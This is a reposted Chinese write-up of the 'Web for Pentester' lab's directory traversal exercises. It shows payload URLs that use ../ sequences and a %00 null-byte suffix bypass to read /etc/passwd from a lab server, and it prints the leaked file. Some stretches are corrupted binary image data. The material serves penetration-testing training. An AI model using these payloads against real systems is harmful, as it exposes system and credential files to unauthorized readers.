

Web for pentester_writeup之Directory traversal篇

转载

ditanji3425 于 2019-08-08 10:42:00 发布 147 收藏
文章标签: php
原文链接: <http://www.cnblogs.com/liliyuanshangcao/p/11319648.html>
版权


Web for pentester_writeup之Directory traversal篇

Directory traversal (目录遍历)

目录遍历漏洞，这部分有三个例子，直接查看源代码


```
<div class="span4">
  <h2>Directory traversal</h2>
  <ul>
    <li>Example 1: </li>
    <li>Example 2: </li>
    <li>Example 3: </li>
  </ul>
</div>
```

Example 1




埠NG IHDRVA> pHYs齏tIME 漢`tExtCommentCreated with The GIMP醜%n IDATx綉絳\|e?◇s2認潔2M摠◇4鈴碍rk€*ta鞣a)◇璩◇.聯T\、+W◇\粹激+* ◇-嫻H -i驚IH'擒;璽N樁s.硝◇3勾射^}M焔雇薜掬臆?锵鏢U,◇6m遐◇+笑M◇m注i鸚◇m注U ◇+鮮叁 q◇y◇=翕括i鸚V)◇d/變5vtu稜邗Y資(◇6毒◇?鹹杈;翼濊殫垓岌諳醜z ◇-[佞M爨TUUU◇◇*紘;餅K珉哦捺腸?{|T0慥_ 忔銖O~g逆舄 邛 祉墻鬘W苾q嬰吧齡/曉Y 卩 &徐a◇鎮祥/◇X [Z柎嚶?◇%/覬◇m鈎鑿◇; hkk枫設 鄧afP◇郊膠◇+9透Sp鷗◇仗樞o 諱皆霸◇◇w◇\$◇0aY圓`Y◇◇!嫩 少◇紘€z徽驛4O17C[击旁奕◇独福&Q◇o泉2◇紆7如◇X梗啣豐駟感籬< 廳鉞青隅_◇9 越k◇瓠吡it樓+]◇"窳0掬<◇2金勝鸚◇豹m婢R餅便◇O環Y卬K/范◇4<推v窗穉7◇滯一儻儻◇經檢 \|因◇[<.宜迨8[;礎即嚮姿o縲◇k樹" 卹~觸◇繁啗陆 恣`B劇p厘/鮎俾亦齋◇Y"驕檻◇0*Q◇B腰8◇啤忝◇2H樵題 榔◇.◇母OvE嚷◇=|宥挤/◇/Q/溱18s佩WhND標e欵◇*C◇怛g楨◇陞銀鼎G捨|^8 d <(勃胞繼錚H◇\$Q◇>◇樺痲b◇ 齧h皎,o#,D窳2€◇ 齧◇卞◇1(C◇囹莖唳H籟亦藜訖考◇ 耆a窳U 8|◇0L1\鸚qWK◇#)着◇jb依爾b(Emo唔"嗜鴉◇俗 mmm桁炷)附臍[W◇2S◇&詢窃◇n肌匪築◇6◇妨聽◇?戾x約◇4慕鐘玗y ◇#步0D ◇w◇埤)^g◇/◇7imm◇9緯◇)潜◇S免◇6L紙u◇◇9殿C眺◇ 穉◇*L9DF碓€◇1qC!燄滾馱x> #旂(?@Z柎嚶◇2峴+塔€=◇c◇緘潛说◇1儻Z(嫻◇侑◇=眇O暎曠>#校鸚◇7◇5◇0◇齡◇0!|da郢枹5◇譚繼o◇0◇c◇:n◇埜'◇<&痲駭k御柳.鼎樂IB◇瞧◇.◇译◇ 8路7O)湛芝8卼R◇"商搭+α卞 湲珍璽1銘厓Kl◇(院動Al胸h楨

<1>测试输入 ./, 停留在本目录



埠NG IHDRVA> pHYs齏tIME 漢`tExtCommentCreated with The GIMP醜%n IDAT: H'擒;璽N樁s.硝◇3勾射^}M焔雇薜掬臆?锵鏢U,◇6m遐◇+笑M◇m注i鸚◇m注U ◇z ◇-[佞M爨TUUU◇◇*紘;餅K珉哦捺腸?{|T0慥_ 忔銖O~g逆舄 邛 祉墻鬘W苾q嬰吧齡/曉Y 卩 &徐a◇鎮祥/◇X [Z柎嚶?◇%/覬◇m鈎鑿◇; hkk枫設 鄧afP◇郊膠◇+9透Sp鷗◇仗樞o 諱皆霸◇◇w◇\$◇0aY圓`Y◇◇!嫩 少◇紘€z徽驛4O17C[击旁奕◇独福&Q◇o泉2◇紆7如◇X梗啣豐駟感籬< 廳鉞青隅_◇9 越k◇瓠吡it樓+]◇"窳0掬<◇2金勝鸚◇豹m婢R餅便◇O環Y卬K/范◇4<推v窗穉7◇滯一儻儻◇經檢 \|因◇[<.宜迨8[;礎即嚮姿o縲◇k樹" 卹~觸◇繁啗陆 恣`B劇p厘/鮎俾亦齋◇Y"驕檻◇0*Q◇B腰8◇啤忝◇2H樵題 榔◇.◇母OvE嚷◇=|宥挤/◇/Q/溱18s佩WhND標e欵◇*C◇怛g楨◇陞銀鼎G捨|^8 d <(勃胞繼錚H◇\$Q◇>◇樺痲b◇ 齧h皎,o#,D窳2€◇ 齧◇卞◇1(C◇囹莖唳H籟亦藜訖考◇ 耆a窳U 8|◇0L1\鸚qWK◇#)着◇jb依爾b(Emo唔"嗜鴉◇俗 mmm桁炷)附臍[W◇2S◇&詢窃◇n肌匪築◇6◇妨聽◇?戾x約◇4慕鐘玗y ◇#步0D ◇w◇埤)^g◇/◇7imm◇9緯◇)潜◇S免◇6L紙u◇◇9殿C眺◇ 穉◇*L9DF碓€◇1qC!燄滾馱x> #旂(?@Z柎嚶◇2峴+塔€=◇c◇緘潛说◇1儻Z(嫻◇侑◇=眇O暎曠>#校鸚◇7◇5◇0◇齡◇0!|da郢枹5◇譚繼o◇0◇c◇:n◇埜'◇<&痲駭k御柳.鼎樂IB◇瞧◇.◇译◇ 8路7O)湛芝8卼R◇"商搭+α卞 湲珍璽1銘厓Kl◇(院動Al胸h楨


<2>测试输入 ../, 发现目录切换, 猜测是返回上级目录




直接溯源到根目录测试是否可以访问/etc/passwd

Payload

```
http://192.168.219.136/dirtrav/example1.php?
file=../../../../../../../../../../../../etc/passwd
```




Example 2



发现是绝对目录，同上，直接溯源到根目录测试是否可以访问/etc/passwd


Payload

```
http://192.168.219.136/dirtrav/example2.php?  
file=/var/www/files/../../../../../../../../../../../../etc/passwd
```




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sy  
/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/  
/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh ba  
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gn  
/lib/libuid:/bin/sh mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false sshd:x:102:65534:/:va  
/lib/ldap:/bin/false user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

Example 3




没有后缀，直接测试../../../../../../../../etc/passwd无返回



猜测是自动在参数后面加上了.png的后缀，使用%00 URL编码代表NUL空字节截断后缀

Payload

http://192.168.219.136/dirtrav/example3.php?file=../../../../../../../../etc/passwd%00



使用空字节消除由服务器端代码添加的任何后缀是一种常见的旁路，在Perl和旧版本的PHP中经常使用到。在本环境这段代码中，这个问题是模拟的，因为PHP[5.3.4]版本之后解决这种绕过（http://php.net/releases/5_3_4.php）。

转载于:<https://www.cnblogs.com/liliyuanshangcao/p/11319648.html>